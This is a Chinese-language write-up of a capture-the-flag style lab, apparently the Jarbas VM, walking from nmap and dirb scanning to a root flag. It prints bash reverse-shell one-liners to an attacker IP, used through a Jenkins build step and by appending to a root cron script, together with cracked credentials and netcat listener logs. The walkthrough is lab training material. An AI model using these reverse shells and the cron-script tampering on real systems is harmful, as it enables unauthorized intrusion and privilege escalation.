


day02 Jarbas

1. 先用nmap寻找一下主机 `nmap -sn 192.168.111.0/24` ,目标地址为 **192.168.111.131**
2. 扫描端口开放 `nmap -p- 192.168.111.131`
3. 继续扫描服务版本和系统版本 `nmap -sT -sV -O -p22,80,3306,8080 192.168.111.131`




```
(root@kali-1)-[~]
# nmap -sT -sV -O -p22,80,3306,8080 192.168.111.131
Starting Nmap 7.93 ( https://nmap.org ) at 2024-08-20 15:26 CST
Nmap scan report for 192.168.111.131 (192.168.111.131)
Host is up (0.0021s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
3306/tcp  open  mysql    MariaDB (unauthorized)
8080/tcp  open  http     Jetty 9.4.z-SNAPSHOT
MAC Address: 00:0C:29:D2:42:AB (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.15 seconds

(root@kali-1)-[~]
#
```

4. 扫描漏洞 `nmap -script=vuln -p22,80,3306,8080 192.168.111.131` 好的没有扫描到什么漏洞
5. 开始web渗透先访问80端口, 好的没有什么东西访问8080端口, 哦这里显示出他是Jenkins的CMS



6. 使用 `searchsploit jenkins` 查询有没有什么漏洞貌似没有这个版本的漏洞

7. 那么用 `dirb http://192.168.111.131` 扫描一下目录，啥都没扫出来就一个 `index.html`，那么查找一个所有的html 和php文件 `dirb http://192.168.111.131 -X .php,.html`

```
root@kali-1: ~
START_TIME: Tue Aug 20 15:42:24 2024
URL_BASE: http://192.168.111.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_FILE: .php |
(!) FATAL: Error opening words file: .php

(root@kali-1)-[~]
# dirb http://192.168.111.131 -X .php,.html


DIRB v2.22
By The Dark Raver

START_TIME: Tue Aug 20 15:42:35 2024
URL_BASE: http://192.168.111.131/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php,.html) | (.php)(.html) [NUM = 2]

GENERATED WORDS: 4612

Scanning URL: http://192.168.111.131/
+ http://192.168.111.131/access.html (CODE:200|SIZE:359)
+ http://192.168.111.131/index.html (CODE:200|SIZE:32808)
^[[OP
Testing: http://192.168.111.131/ruby.php
```


8. 出现了一个 `http://192.168.111.131/access.html` 看下



这里有一系列的hash值破解一下

9. 现在他们分别是tiago: italia99 trindade: vipsu eder: marianna
10. 登录之后发现那用户名和密码竟然是错位的eder对应的是vipsu，登进去了点击新建任务
11. 第一个显示自由风格所有选择他

12. 看构建那里居然有shell




13. 那么直接弄一个反弹shell `/bin/bash -i >& /dev/tcp/192.168.111.129/4444`

`0>&1`

14. 然后用kali监视4444端口 `nc -lvnp 4444`

15. 好的获取反弹shell

16. 但是需要提权怎么提权呢使用w1r3s的提权方式试一下



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131]
/bin/bash: -i: No such file or directory

(root@kali-1)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131]
/bin/bash: -i: No such file or directory


(root@kali-1)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131]
bash: no job control in this shell
bash-4.2$ sudo /bin/bash
sudo /bin/bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
bash-4.2$
```

17. 没权限看一下计划 `cat /etc/crontab`



```
root@kali:~# sudo /bin/bash
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.


sudo: no tty present and no askpass program specified
bash-4.2$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
*/5 * * * * root /etc/script/CleaningScript.sh >/dev/null 2>&1
bash-4.2$
```


可以看到有一个root用户执行的脚本

18. 查看一下脚本，哦清理日志的脚步那么在脚本里加上反弹shell不就可以了 `echo "/bin/bash -i >& /dev/tcp/192.168.111.129/4443 0>&1" >> /etc/script/CleaningScript.sh`
19. 另开一个终端监听4443端口
20. 等了5分钟有了root的权限了
21. ls一下可以看到当前目录下就是flag



```
root@kali-1: ~  
nc: option requires an argument -- 'p'  
nc -h for help  
  
(root@kali-1)~  
# nc -lvn  
listening on [any] 42923 ...  
^C  
  
(root@kali-1)~  
# nc -lvnp 4443  
listening on [any] 4443 ...  
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131] 41844  
bash: 1": ambiguous redirect  
  
(root@kali-1)~  
# nc -lvnp 4443  
listening on [any] 4443 ...  
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131] 42294  
bash: no job control in this shell  
[root@jarbas ~]# ls  
flag.txt  
[root@jarbas ~]#
```

22. 打开flag.txt



```
(root@kali-1)~  
# nc -lvnp 4443  
listening on [any] 4443 ...  
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131] 41844  
bash: 1": ambiguous redirect  
  
(root@kali-1)~  
# nc -lvnp 4443  
listening on [any] 4443 ...  
connect to [192.168.111.129] from (UNKNOWN) [192.168.111.131] 41846  
bash: no job control in this shell  
[root@jarbas ~]# ls  
flag.txt  
[root@jarbas ~]# cat flag.txt  
cat flag.txt  
Hey!  
  
Congratulations! You got it! I always knew you could do it! :)  
This challenge was very easy, huh? =)  
  
Thanks for appreciating this machine.  
  
@tiagotvrs  
[root@jarbas ~]#
```

总结一下使用的工具和流程

1. 先用nmap扫描开了什么端口
2. 用nmap扫描漏洞(虽然没啥用)
3. 然后打开80端口没有发现什么

4. 然后连接8080端口发现有登录页面
5. 用dirb爆破发现access.html
6. 发现靶机是Jenkins CMS然后用 [searchsploit](#) 查找漏洞
7. 没有发现漏洞
8. 打开access.html发现三个hash
9. 破解hash之后发现hash和账号是错位的
10. 登录之后创建架构添加命令反弹shell
11. 获得反弹shell以后发现权限不够
12. 发现root权限每5分钟自动执行一个脚本那么在脚本里添加反弹shell
13. 获得root权限，获取flag